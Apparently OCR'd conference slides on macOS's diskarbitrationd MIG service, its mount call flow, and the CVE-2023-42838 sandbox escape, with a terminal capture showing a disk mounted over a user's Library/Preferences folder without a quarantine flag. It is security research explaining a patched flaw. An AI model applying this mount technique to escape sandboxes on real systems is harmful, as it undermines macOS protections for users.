
diskarbitrationd - MIG

- MIG service
- DA framework abstracts the MIG service




```
routine _DAServerDiskCopyDescription
routine _DAServerDiskGetOptions
routine _DAServerDiskGetUserUID
routine _DAServerDiskIsClaimed
routine _DAServerDiskSetAdoption
routine _DAServerDiskSetEncoding
routine _DAServerDiskSetOptions
routine _DAServerSessionCopyCallbackQueue
routine _DAServerSessionCreate
routine _DAServerSessionQueueRequest
routine _DAServerSessionRegisterCallback
routine _DAServermkdir
routine _DAServerrmdir
routine _DAServerSessionSetKeepAlive

simpleroutine _DAServerSessionRelease
simpleroutine _DAServerSessionSetAuthorization
simpleroutine _DAServerSessionSetClientPort
simpleroutine _DAServerSessionUnregisterCallback
simpleroutine _DAServerSessionQueueResponse
simpleroutine _DAServerDiskUnclaim
```

diskarbitrationd - mount call flow


DAServerSessionQueueRequest
DAQueueRequest
DAAuthorize
- permissions checks (sandbox and privilege)
DAMountWithArguments
DARequestMount
DARequestDispatch
posix_spawn(mount,...)
DAMountWithArgumentsCallbackStage1
DAFileSystemMountWithArguments
DACommandExecute

CVE-2023-42838 - Sandbox Escape

Where is the problem?



```
Last login: Thu Apr  7 16:08:31 on ttys001
csaby@monty ~ % touch /Users/Shared/sandboxescape.txt
csaby@monty ~ % mount
/dev/disk4s1s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk4s6 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nob
rowse)
/dev/disk4s2 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk4s4 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk2s2 on /System/Volumes/xarts (apfs, local, noexec, journaled, noatime,
nobrowse)
/dev/disk2s1 on /System/Volumes/iSCPreboot (apfs, local, journaled, nobrowse)
/dev/disk2s3 on /System/Volumes/Hardware (apfs, local, journaled, nobrowse)
/dev/disk4s5 on /System/Volumes/Data (apfs, local, journaled, nobrowse, protect)
map auto_home on /System/Volumes/Data/home (autofs, automounted, nobrowse)
/dev/disk6s1 on /Users/csaby/Library/Preferences (apfs, local, nodev, nosuid, jo
urnaled, noowners, mounted by csaby)
csaby@monty ~ %
```


NO QUARANTINE FLAG!!!

why is that a problem?

